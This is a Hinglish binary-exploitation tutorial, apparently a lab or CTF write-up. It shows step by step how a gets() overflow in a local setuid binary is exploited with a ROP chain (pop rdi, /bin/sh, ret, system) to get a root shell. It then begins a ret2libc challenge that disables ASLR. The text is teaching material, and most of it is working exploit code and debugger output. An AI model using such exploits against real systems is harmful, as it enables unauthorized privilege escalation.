Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 198 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./rop...
(No debugging symbols found in ./rop)
pwndbg> info
```

Ab hum yha pr **info function** krte hai.

```
Non-debugging symbols:
0x0000000000401000 _init
0x00000000004010a0 setresuid@plt
0x00000000004010b0 setresgid@plt
0x00000000004010c0 system@plt
0x00000000004010d0 printf@plt
0x00000000004010e0 geteuid@plt
0x00000000004010f0 gets@plt
0x0000000000401100 getegid@plt
0x0000000000401110 _start
0x0000000000401140 _dl_relocate_static_pie
0x0000000000401150 deregister_tm_clones
0x0000000000401180 register_tm_clones
0x00000000004011c0 __do_global_dtors_aux
0x00000000004011f0 frame_dummy
0x00000000004011f6 callme
0x0000000000401222 init
0x000000000040126f main
0x00000000004012b0 __libc_csu_init
0x0000000000401320 __libc_csu_fini
0x0000000000401328 _fini
pwndbg> 
```

Yha pr hume bs **3** hi user defined function mile.

**init()** function jo **uid** hai. use **root** ke equal krne ke liye hota hai. agar humko koi shell milega to wh **root** ka shell hi mile isliye use ho rha hai. to ise dekhne ki hume jarurat nhi hai.

ab hum bs in do function pr focus krte hai.

1. **callme()**
2. **main()**

Ab hum **main** ko disassemble krte hai.

```
pwndbg> disassemble main
Dump of assembler code for function main:
0x000000000040126f <+0>:    endbr64          I
0x0000000000401273 <+4>:    push   rbp
0x0000000000401274 <+5>:    mov    rbp,rsp
0x0000000000401277 <+8>:    sub    rsp,0x20
0x000000000040127b <+12>:   mov    eax,0x0
0x0000000000401280 <+17>:   call   0x401222 <init>
0x0000000000401285 <+22>:   lea    rdi,[rip+0xd78]      # 0x402004
0x000000000040128c <+29>:   mov    eax,0x0
0x0000000000401291 <+34>:   call   0x4010d0 <printf@plt>
0x0000000000401296 <+39>:   lea    rax,[rbp-0x20]
0x000000000040129a <+43>:   mov    rdi,rax
0x000000000040129d <+46>:   mov    eax,0x0
0x00000000004012a2 <+51>:   call   0x4010f0 <gets@plt>
0x00000000004012a7 <+56>:   mov    eax,0x0
0x00000000004012ac <+61>:   leave
0x00000000004012ad <+62>:   ret

End of assembler dump.
pwndbg>
```

Yha pr humne **init()** function dekh hi liya uske bad **printf()** hai ye “**Enter Data**” print kr rha hoga. Jo humne binary ko run krke dekha tha uske bad **gets()** function hai ye user se input le rha hai. aur jaisa ki hum jante hai. **gets()** function vulnerable hota hai.

Ab hum **callme()** function ko bhi disassemble kr lete hai.

```

pwndbg> disassemble callme
Dump of assembler code for function callme:
 0x00000000004011f6 <+0>:    endbr64
 0x00000000004011fa <+4>:    push    rbp
 0x00000000004011fb <+5>:    mov     rbp,rs
 0x00000000004011fe <+8>:    sub    rsp,0x10
 0x0000000000401202 <+12>:   mov    DWORD PTR [rbp-0x7],0x2d20736c
 0x0000000000401209 <+19>:   mov    WORD PTR [rbp-0x3],0x616c
 0x000000000040120f <+25>:   mov    BYTE PTR [rbp-0x1],0x0
 0x0000000000401213 <+29>:   lea    rax,[rbp-0x7]
 0x0000000000401217 <+33>:   mov    rdi,rax
 0x000000000040121a <+36>:   call   0x4010c0 <system@plt>
 0x000000000040121f <+41>:   nop
 0x0000000000401220 <+42>:   leave
 0x0000000000401221 <+43>:   ret
End of assembler dump.
pwndbg>

```

Yha hum dekh skte hai ki **system()** function ko call ho rha hai. ye kuchh **win()** function jaise lg rha hai ho skta hai ki iske andar **/bin/sh** likha ho aur ye shell de de. Agar aisa hoga to hum **return address** ko **overwrite** kr denge to humara kam ho jayega.

Agar hume dekhna hai ki **system()** function kya kam kr rha hai. aur hum dekh skte hai. ki is function ko koi call nhi kr rha hai. to hume khud le jana pdega code ko.

```

pwndbg> disassemble callme
Dump of assembler code for function callme:
 0x00000000004011f6 <+0>:    endbr64
 0x00000000004011fa <+4>:    push    rbp
 0x00000000004011fb <+5>:    mov     rbp,rs
 0x00000000004011fe <+8>:    sub    rsp,0x10
 0x0000000000401202 <+12>:   mov    DWORD PTR [rbp-0x7],0x2d20736c

```

To hum iska first address copy karenge jha se program suru ho rha hai.

Aur main pr break point lagate hai.

```

pwndbg> b main
Breakpoint 1 at 0x40126f
pwndbg>

```

Aur program ko run krte hai run command se.

Yha hum main function pr aa gye.

```

0x401291 <main+34>    call   printf@plt           <printf@plt>
0x401296 <main+39>    lea    rax, [rbp - 0x20]
0x40129a <main+43>    mov    rdi, rax
[ STACK ]-
00:0000| rsp 0x7ffd95d329f8 -> 0x7fddd60500b3 (__libc_start_main+243) ← mov edi,
eax
I
01:0008| 0x7ffd95d32a00 -> 0x7fddd6263620 (_rtld_global_ro) ← 0x50d1300000000
02:0010| 0x7ffd95d32a08 -> 0x7ffd95d32ae8 -> 0x7ffd95d33310 ← '/root/yt/pwn/yt/R
OP/rop'
03:0018| 0x7ffd95d32a10 ← 0x100000000
04:0020| 0x7ffd95d32a18 -> 0x40126f (main) ← endbr64
05:0028| 0x7ffd95d32a20 -> 0x4012b0 (__libc_csu_init) ← endbr64
06:0030| 0x7ffd95d32a28 ← 0x839d345d65cc6eb3
07:0038| 0x7ffd95d32a30 -> 0x401110 (_start) ← endbr64
[ BACKTRACE ]-
▶ f 0          0x40126f main
f 1  0x7fddd60500b3 __libc_start_main+243
[ BACKTRACE ]-
pwndbg> set $rip=0x00000000004011f6

```

Ab yha pr **rip** ko **callme()** function ka **address** de dete hai. jaisa ki hum jante hai ki **rip next instruction** ko execute krne ke liye use hota hai.

Yha pr humara kam hai ki **system()** function me kaun sa command execute ho rha hai

```
pwndbg> ni
```

**ni** krte jate hai aur sidha **system()** function pr pahuchte hai.

```

0x40120f <callme+25>    mov    byte ptr [rbp - 1], 0
0x401213 <callme+29>    lea    rax, [rbp - 7]
0x401217 <callme+33>    mov    rdi, rax
▶ 0x40121a <callme+36>    call   system@plt           <system@plt>
command: 0x7ffd95d329e9 ← 0x616c2d20736c /* 'ls -la' */ I
0x40121f <callme+41>    nop
0x401220 <callme+42>    leave

```

Ab hum **system()** function me aa chuke hai aur hum dekh skte hai ki '**ls -la**' string pas ho rhi hai jo ki humare kisi kam ki nhi hai. to jaisa ki hum soch rhe the waisa kuchh nhi hai. ye koi **win()** function ko call nhi ho rha hai.

Phla argument **rdi** register me jata hai.

```
RCX 0x4012b0 (__libc_csu_init) ← endbr64
RDX 0x7ffd95d32af8 → 0x7ffd95d33328 ← 'GJS_DEBUG_TOPICS=JS ERROR;JS LOG'
*RDI 0x7ffd95d329e9 ← 0x616c2d20736c /* 'ls -la' */
RSI 0x7ffd95d32ae8 → 0x7ffd95d33310 ← '/root/yt/pwn/yt/ROP/rop'
R8 0x0
```

To yha pr kam aati hai **ROP(Return Objected Programming)** technique.

**ROP** techniques me hum program ke chhote-2 tukde krke apne marji ka kam karate hai.

**win()** function direct ek function hota hai. jha pr apna program le jana hai aur kam done.

Yha pr hum chhote-2 tukde jodte hai. sbse phle hum **return address** ko **overwrite** krne ke bad hum aisi jagah pr jayenge. Jha se hum **rdi** ke value ko **/bin/sh** kr payenge. Jo phla value hota hai.

Pure program me kuchh aisa code find karenge jisse **rdi** ke value se **/bin/sh** kr payenge.

Fir wahan se hum jump karenge dusri jagah jha se call karo **system()** function ko.

Sbse phle assembly ka kuchh aisa function find krna hoga jisse hum rdi ki value change kr paye. Uske bad hume aisi jagah find krni pdegi yha hume **/bin/sh** string mile.

Uske bad hum find karenge ki **system()** function ko call kahan se lg rhi hai. wo wala address find krke call lagayenge.

To hum dekh rhe hai ki yha chhote-2 tukde jodkr ek pura chain bna denge. jisse is binary ko exploit krenge.

Ab hum iska exploit likhna suru krte hai.

```
#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./rop')
~
```

Yha pr phle ki tarah code likh rhe hai. aur binary file ko do variables ke equal kr rhe hai. hum chahe to alag-2 lines me bhi likh skte hai.

```
#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./rop')

io = process()
# io.sendline(payload)

io.interactive()
```

Ab aata hai payload banane ka kam.

Sbse phle hum offset dekh lete hai.

```
→ ROP gdb ./rop
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
cpwndbg: loaded 198 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./rop...
(No debugging symbols found in ./rop)
pwndbg> cyc
```

Cyclic se junk generate kr lete hai.

```
pwndbg> cyclic 120    I  
aaaabaaacaaadaaaeaaafaaagaaahaaaiaajaaakaalaaamaaanaaaaoaaapaaaqaaaraaasaataaaauuaav  
aaawaaxaaayaazazaabbabaabcaabdaabeaab  
pwndbg>
```

Yha pr humne cyclic se **120 characters** ka junk generate krwa liya.

Ab hum program ko run karenge aur ye segmentation fault dega.

```
pwndbg> r
Starting program: /root/yt/pwn/yt/ROP/rop
Enter Data - aaaabaaaacaaadaaaeaaafaaagaaaahaaaiaajaaakaalaaamaaaanaaaapaaaqaaa
saaataaaauuaavaawaaxaaayaaazaabbaabcaabdaabeaab
```

```
RIP 0x4012ad (main+62) ← ret
[ DISASM ]
► 0x4012ad <main+62>    ret    <0x6161616c6161616b>
I
```

To isne segmentation fault de diya ki main ise nhi samajh pa rha hu ki kaun sa address hai.

Yha pr hum **rsp** ki 4 bytes copy rk lenge.

```
[ STACK ]
00:0000| rsp 0x7ffd320121f8 ← 'kaaalaaaamaaaanaaaapaaaqaaaaraaaasaa
aayaazaabbaabcaabdaabeaab'
01:0008|      0x7ffd32012200 ← 'maaanaaaaapaaaqaaaaraaaasaataaaauaa'
```

Jisse hume pta chal jayega ki hum kitne bytes pr crash kr rhe hai.

```
pwndbg> cyclic -l kaaa
40
pwndbg>
```

To yha pr **40** mila mtlb **40 bytes** ke bad hum jo bhi likhenge wo **return address** me chla jayega.

```
#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./rop')
io = process()
payload = cyclic(40) + pack()

io.sendline(payload)
io.interactive()
~
```

Ab hum aise assembly ke code pr return krna chahte hai. jahan hum **rdi ke value** ko change kr paye.

Hum **rdi** ke value ko kuchh aise krna hai ki wo **/bin/sh** ho jaye. Wahi phla argument hota hai **system()** function ke liye.

To iske liye hume ek tool ki jarurat padegi jiska nam hai **ropgadget**.

```
→ ROP pip3 install ROPgadget
```

To ROPgadget kya hota hai.

Return Oriented Programming me ek term hoti hai gadgets. Aur gadgets ka mtlb hota hai jin chhote-2 code ki hum bat kr rhe hai n, jin chhote-2 code gadgets ko jodkr hum exploit banayenge unko hum gadgets khte hai.

Un gadgets ka use hum hack krne ke liye kr rhe hai.

```
→ ROP ROPgadget --binary rop
```

```
ROPgadget --binary <binary_file_name>
```

```
0x0000000000040130c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000040130e : pop r13 ; pop r14 ; pop r15 ; ret
0x00000000000401310 : pop r14 ; pop r15 ; ret
0x00000000000401312 : pop r15 ; ret
0x0000000000040130b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000040130f : pop rbp ; pop r14 ; pop r15 ; ret
0x000000000004011dd : pop rbp ; ret
0x00000000000401313 : pop rdi ; ret
0x00000000000401311 : pop rsi ; pop r15 ; ret
0x0000000000040130d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000040101a : ret
0x00000000000401011 : sal byte ptr [rdx + rax - 1], 0xd0 ; add rsp, 8 ; ret
0x0000000000040105b : sar edi, 0xff ; call qword ptr [rax - 0x5e1f00d]
0x0000000000040132d : sub esp, 8 ; add rsp, 8 ; ret
0x0000000000040132c : sub rsp, 8 ; add rsp, 8 ; ret
0x00000000000401010 : test eax, eax ; je 0x401016 ; call rax
0x00000000000401163 : test eax, eax ; je 0x401170 ; mov edi, 0x404070 ; jmp rax
0x000000000004011a5 : test eax, eax ; je 0x4011b0 ; mov edi, 0x404070 ; jmp rax
0x0000000000040100f : test rax, rax ; je 0x401016 ; call rax
```

Unique gadgets found: 70

→ ROP

To yha isne hume chhote-2 **gadgets** nikal kr de diye with memory address jo bhi humare ke kam ka ho uska use kr skte hai.

Yha pr isne **70 gadgets** find kiye hai.

```
0x00000000000401312 : pop r15 ; ret
0x0000000000040130b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000040130f : pop rbp ; pop r14 ; pop r15 ; ret
0x000000000004011dd : pop rbp ; ret
0x00000000000401313 : pop rdi ; ret
0x00000000000401311 : pop rsi ; pop r15 ; ret
0x0000000000040130d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000040101a : ret
0x00000000000401011 : sal byte ptr [rdx + rax - 1], 0xd0 ; add rsp, 8 ; ret
0x0000000000040105b : sar edi, 0xff ; call qword ptr [rax - 0x5e1f00d]
```

Yha dekhe to ye humare kam ka hai.

**pop** kya kam krtा hai **stack** se ek value nikal kr jo bhi register diya rhega usme dal deta hai. to agar **stack** ke andar hum likh denge **/bin/sh** to ye **/bin/sh** stack se uthake **rdi** me dal dega. To humare ko yhi to chahiye tha.

To yha hum direct **rdi** ke andar **/bin/sh** nhi likh skte hai iske andar hume **pointer** dena padega ya **address** dena pdega jo **/bin/sh** ko point kr rha ho.

To iske liye binary ko fir se run krte hai. aur dekhte hai ki **/bin/sh** koi string ya kya.

```
→ ROP gdb ./rop
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 198 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./rop...
(No debugging symbols found in ./rop)
pwndbg>
```

```
pwndbg> r
Starting program: /root/yt/pwn/yt/ROP/rop
Enter Data - █
```

Ise **ctrl+c** krke cancel kr denge. aur search krte hai '**/bin/sh**' string binary me hai ya nhi.

To uske liye ek tool aata hai **pwntools** ke sath **search**. To iska use krke hum search kr lenge.

```
pwndbg> search /bin/sh
rop      0x404060 0x68732f6e69622f /* '/bin/sh' */
libc-2.31.so 0x7f22385de5bd 0x68732f6e69622f /* '/bin/sh' */
pwndbg> █
```

Yha pr do jagah '**/bin/sh**' mila. ek **rop** binary me aur dusra **libc** ka to hum **rop** wala **address** copy kr lenge.

```

#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./rop')
io = process()

pop_rdi = 0x0000000000401313
bin_sh = 0x404060

payload = cyclic(40) + pack()

io.sendline(payload)

io.interactive()
~
```

```

#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./rop')

io = process()

pop_rdi = 0x0000000000401313
bin_sh = 0x404060
system = elf.sym.system

payload = cyclic(40) + pack(pop_rdi) + pack(bin_sh) + pack(system)

io.sendline(payload)

io.interactive()
~
```

Yha pr **pop\_rdi** jo bhi next instruction hai use **stack** se nikal kr **rdi register** ke andar dal dega. Is liye **pop\_rdi** bad humne **bin\_sh** ko pack kr diya uske bad humne system function ko call kr diya.

Yha pr is code ki help se hum system function ka address find kr rhe hai.

```
system = elf.sym.system
```

Yha isko **elf** me jana hai fir **sysbols** me fir **system** ka address get krna hai.

Yha pr summerise way me smjhte hai. jaisa ki hum jante hai. system() function ek argument leta hai ( jo bhi **command** hai use) to first argument to jo humara binary hota hai wo hota hai. wo chala jayega **rsi** ke andar uske bad jo second argument hota hai wo jayega **rdi** ke andar. aur sb kuchh mov krne ke bad hum last me syscall krte hai.

Jo ki assembly program roughly kuchh is tarah hogा.

```
pop rdi [pop_rdi_ka_address]  
  
mov rdi [bin_sh]  
  
call system
```

Ab hum is run krke dekhte hai.

```
→ ROP python3 exploit.py  
[*] '/root/yt/pwn/yt/ROP/rop'  
    Arch:      amd64-64-little  
    RELRO:    Partial RELRO  
    Stack:    No canary found  
    NX:        NX enabled  
    PIE:      No PIE (0x400000)  
[+] Starting local process '/root/yt/pwn/yt/ROP/rop': pid 12277  
[*] Switching to interactive mode  
[*] Got EOF while reading in interactive  
$ █
```

To yha pr ek error aa gaya. To ye unka mistake hai jisne **system()** function ka code likha.

To hume iske liye kya krna padega. Jo **system()** function hai usse phle ek blank **return** pr jao fir **system()** function pr jao. Direct jump na karo **system()** function pr.

To ye **stack** misalignment ke wajah se hota hai.

Ab ek blank return find kr lete hai.

```
→ ROP ROPgadget --binary ./rop
```

```
0x0000000000004011dd : pop rbp ; ret
0x000000000000401313 : pop rdi ; ret
0x000000000000401311 : pop rsi ; pop r15 ; ret
0x00000000000040130d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000000040101a : ret
0x000000000000401011 : sal byte ptr [rdx + rax - 1], 0xd0 ; add rsp, 8 ; ret
0x00000000000040105b : sar edi, 0xff ; call qword ptr [rax - 0x5e1f00d]
0x00000000000040132d : sub esp, 8 ; add rsp, 8 ; ret
0x00000000000040132c : sub rsp, 8 ; add rsp, 8 ; ret
0x000000000000401010 : test eax, eax ; je 0x401016 ; call rax
0x000000000000401163 : test eax, eax ; je 0x401170 ; mov edi, 0x404070 ; jmp rax
0x0000000000004011a5 : test eax, eax ; je 0x4011b0 ; mov edi, 0x404070 ; jmp rax
0x00000000000040100f : test rax, rax ; je 0x401016 ; call rax
```

Unique gadgets found: 70

```
→ ROP
```

Yha hum ek **blank return** mil gaya.

## Final exploit

```
#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./rop')

io = process()

pop_rdi = 0x000000000000401313
bin_sh = 0x404060
system = elf.sym.system
ret = 0x00000000000040101a
payload = cyclic(40) + pack(pop_rdi) + pack(bin_sh) + pack(ret) + pack(system)

io.sendline(payload)

io.interactive()
~
```

Jaisa ki yha pr hum dekh skte hai chhote-2 gadgets jod kr humne payload taiyar kr liya.

```

system = elf.sym.system
ret = 0x000000000040101a
payload = cyclic(40) + pack(pop_rdi) + pack(bin_sh) + pack(ret) + pack(system)
io.sendline(payload)

```

Gadgets means assembly ki chhote-2 code. Yha humne 3 gadget jod liye. bin\_sh gadget nhi wo bs ek address hai.

Ab hum exploit ko run krte hai.

```

→ ROP vim exploit.py
→ ROP python3 exploit.py
[*] '/root/yt/pwn/yt/ROP/rop'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
[*] Starting local process '/root/yt/pwn/yt/ROP/rop': pid 12317
[*] Switching to interactive mode
$ id
uid=0(root) gid=1000(hellsender) groups=1000(hellsender),4(adm),24(cdrom),27(sudo),30
(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
$ 

```

And we got the root.

```
#####
#
```

## Return To LIBC(Ret2Libc)

**Challenge -**

```

→ Ret2Libc ls -la
total 28
drwxrwxrwx 2 root root 4096 Apr 25 19:06 .
drwxrwxrwx 9 root root 4096 Apr 24 15:05 ..
-rwsrwxrwx 1 root root 16920 Apr 24 15:05 ret2libc
→ Ret2Libc whoami
hellsender
→ Ret2Libc 

```

Hume yha pr binary ko exploit krke root ka shell lena ha. Aur binary pr suid bit set hai. aur hum hai hellsender user.

```
→ Ret2Libc checksec ret2libc
[*] '/root/yt/pwn/yt/Ret2Libc/ret2libc'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
→ Ret2Libc
```

To is challenge ko start krne se phle hum **ASLR** ko disable krna hoga. To hum following command run karenge.

```
→ Ret2Libc echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
[sudo] password for hellsender:
0
→ Ret2Libc
```

Ab hum binary ko run krke dekh lete hai.

```
→ Ret2Libc ./ret2libc
Enter Data - AAAAAA
→ Ret2Libc
```

Ab hum binary ko **gdb** me load krte hai.

```
→ Ret2Libc gdb ./ret2libc
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 198 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./ret2libc...
(No debugging symbols found in ./ret2libc)
pwndbg> info
```

Info function krte hai.

```
All defined functions:
```

```
Non-debugging symbols:
```

```
0x0000000000401000 _init
0x0000000000401090 setresuid@plt
0x00000000004010a0 setresgid@plt
0x00000000004010b0 printf@plt
0x00000000004010c0 geteuid@plt
0x00000000004010d0 gets@plt
0x00000000004010e0 getegid@plt
0x00000000004010f0 _start
0x0000000000401120 _dl_relocate_static_pie
0x0000000000401130 deregister_tm_clones
0x0000000000401160 register_tm_clones
0x00000000004011a0 __do_global_dtors_aux
0x00000000004011d0 frame_dummy
0x00000000004011d6 init
0x0000000000401223 main
0x0000000000401270 __libc_csu_init
0x00000000004012e0 __libc_csu_fini
0x00000000004012e8 _fini
pwndbg>
```

Jaisa ki yha pr do hi function mile hai. pichhli bar hume **callme()** function bhi mili thi jisse hume **system()** function mil gya tha.

## 1. **init**

## 2. **main**

**init** humare kam ka nhi hai. ye bs humare uid ko root ke uid ke equal krta hai. jb hume shell mile to root ka shell mile.

**main** ko disassemble krte hai.

```

pwndbg> disassemble main
Dump of assembler code for function main:
0x0000000000401223 <+0>:    endbr64
0x0000000000401227 <+4>:    push   rbp
0x0000000000401228 <+5>:    mov    rbp,rsp
0x000000000040122b <+8>:    sub    rsp,0x20
0x000000000040122f <+12>:   mov    eax,0x0
0x0000000000401234 <+17>:   call   0x4011d6 <init>
0x0000000000401239 <+22>:   lea    rdi,[rip+0xdc4]      # 0x402004
0x0000000000401240 <+29>:   mov    eax,0x0
0x0000000000401245 <+34>:   call   0x4010b0 <printf@plt>
0x000000000040124a <+39>:   lea    rax,[rbp-0x20]
0x000000000040124e <+43>:   mov    rdi,rax
0x0000000000401251 <+46>:   mov    eax,0x0
0x0000000000401256 <+51>:   call   0x4010d0 <gets@plt>
0x000000000040125b <+56>:   mov    eax,0x0
0x0000000000401260 <+61>:   leave 
0x0000000000401261 <+62>:   ret

```

End of assembler dump.

pwndbg>

Yha pr isme 3 functions call ho rhe hai. init humne phle hi dekh liya tha. **printf()** “**enter data**” print kr rha hai. **gets()** kuchh input lene ka kam kr rha hai. jo ki vulnerable function hai.

Program ko run krte hai. aur search krte hai ‘/bin/sh’

```

pwndbg> search /bin/sh
libc-2.31.so    0x7ffff7f735bd 0x68732f6e69622f /* '/bin/sh' */
pwndbg>

```

To yha bs **libc** me hi **/bin/sh** hai aur kahi nhi.

Ab hum offset nikal letे हैं।

Sbse phle cyclic pattern generate karenge.

```

pwndbg> cyclic 120
aaaaaaaaaaaaaaaaaaaaaaafaaagaaaaaaaiaajaaakaalaamaaaanaaoaaapaaaqaaaraaasaataauuaav
aaawaaaaxaaayaaazaabbaabcaabdaabeaab
pwndbg>

```

Binary ko run krte hai aur pattern ko paste kr enter hit krte hai.

```
pwndbg> r
Starting program: /root/yt/pwn/yt/Ret2Libc/ret2libc
Enter Data - aaaabaaaacaadaaaeaaafaaagaaaahaaaiaajaaakaalaaamaaaanaaaapaaaqaaaavaaa
saaataaaauuaavaaaawaaaxaaayaazaabbaabcaabdaabeaab
```



```
RIP 0x401261 (main+62) ← ret
[ DISASM ]
► 0x401261 <main+62>    ret    <0x6161616c6161616b>

[ STACKI ]
00:0000| rsp 0x7fffffffdea8 ← 'kaaalaaamaaaanaaaapaaaqaaaaraaaasaataaa
aaayaazaabbaabcaabdaabeaab'
01:0008|      0x7fffffffdeb0 ← 'maaanaaaaoaaapaaaqaaaaraaaasaataaaauuaavaaa'
```

Aur yha return address overwrite ho chuka hai. jaisa ki hum rsp ki value ka first 4 digits dekh skte hai. ye **40** hi hai.

```
pwndbg> cyclic -l kaaa
40
pwndbg>
```

Ab hum exploit banana suru krte hai.

```
#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./ret2libc')

io = process()

payload = cyclic(40) + pack()

io.sendline(payload)

io.interactive()
~
```

Ye sb humne phle bhi dekh liya tha.

Ab hum return kahan karenge humare pas kuchh nhi hai. **win()**, **system()**, '**/bin/sh**' Nothing.

Ab hum fir se **gdb** open kr lete hai. aur kuchh chijo ko samjhte hai.

```
→ Ret2Libc gdb ./ret2libc
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 198 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./ret2libc...
(No debugging symbols found in ./ret2libc)
pwndbg> █
```

Jaisa ki hum jante hai. jb hum ek program ko run krte hai. to ek process bnta hai memory ke andar to wahan sirf humara hi code nhi hota hai. do code hote hai. ek humara code dusra shared library (**libc**) ka code. To **libc** me se bhi code ko nikal skte hai use kr skte hai. uske andar bhi bahut sara code hota hai **system()** function ka bhi code hota hai.

To hum **libc** ka code use kare hum bs apna code hi use kiye ja rhe hai use miss kr rhe hai.

Ab hum program ko run krte hai.

```
pwndbg> r
Starting program: /root/yt/pwn/yt/Ret2Libc/ret2libc
Enter Data - █
```

aur **ctrl+c** se **cancel** krte hai.

uske bad hum **vmmmap** open krte hai.

LEGEND: STACK   HEAP   CODE   DATA   RWX   RODATA						
0x400000	0x401000	r--p	1000 0	/root/yt/pwn/yt/Ret2Libc/ret2libc		
0x401000	0x402000	r-xp	1000 1000	/root/yt/pwn/yt/Ret2Libc/ret2libc		
0x402000	0x403000	r--p	1000 2000	/root/yt/pwn/yt/Ret2Libc/ret2libc		
0x403000	0x404000	r--p	1000 2000	/root/yt/pwn/yt/Ret2Libc/ret2libc		
0x404000	0x405000	rw-p	1000 3000	/root/yt/pwn/yt/Ret2Libc/ret2libc		
0x405000	0x426000	rw-p	21000 0	[heap]		
0x7ffff7dbf000	0x7ffff7de1000	r--p	22000 0	/usr/lib/x86_64-linux-gnu/libc-2.31.so		
0x7ffff7de1000	0x7ffff7f59000	r-xp	178000 22000	/usr/lib/x86_64-linux-gnu/libc-2.31.so		
0x7ffff7f59000	0x7ffff7fa7000	r--p	4e000 19a000	/usr/lib/x86_64-linux-gnu/libc-2.31.so		
0x7ffff7fa7000	0x7ffff7fab000	r--p	4000 1e7000	/usr/lib/x86_64-linux-gnu/libc-2.31.so		
0x7ffff7fab000	0x7ffff7fad000	rw-p	2000 1eb000	/usr/lib/x86_64-linux-gnu/libc-2.31.so		
0x7ffff7fad000	0x7ffff7fb3000	rw-p	6000 0	[anon_7ffff7fad]		
0x7ffff7fc9000	0x7ffff7fc0000	r--p	4000 0	[vvar]		
0x7ffff7fc0000	0x7ffff7fcf000	r-xp	2000 0	[vdso]		
0x7ffff7fcf000	0x7ffff7fd0000	r--p	1000 0	/usr/lib/x86_64-linux-gnu/ld-2.31.so		
0x7ffff7fd0000	0x7ffff7ff3000	r-xp	23000 1000	/usr/lib/x86_64-linux-gnu/ld-2.31.so		
0x7ffff7ff3000	0x7ffff7ffb000	r--p	8000 24000	/usr/lib/x86_64-linux-gnu/ld-2.31.so		
0x7ffff7ffb000	0x7ffff7ffd000	r--p	1000 2c000	/usr/lib/x86_64-linux-gnu/ld-2.31.so		
0x7ffff7ffd000	0x7ffff7ffe000	rw-p	1000 2d000	/usr/lib/x86_64-linux-gnu/ld-2.31.so		
0x7ffff7ffe000	0x7ffff7fff000	rw-p	1000 0	[anon_7ffff7ffe]		
0x7fffffffde000	0x7fffffff000	rw-p	21000 0	[stack]		
0xffffffffffff600000	0xffffffffffff601000	--xp	1000 0	[vsyscall]	I	

**vmmmap** kya krta hai jo process run kr rha hai uska pura **memory map** dikhata hai.

LEGEND: STACK   HEAP   CODE   DATA   RWX   RODATA						
0x400000	0x401000	r--p	1000 0	/root/yt/pwn/yt/Ret2Libc/ret2libc		
0x401000	0x402000	r-xp	1000 1000	/root/yt/pwn/yt/Ret2Libc/ret2libc		
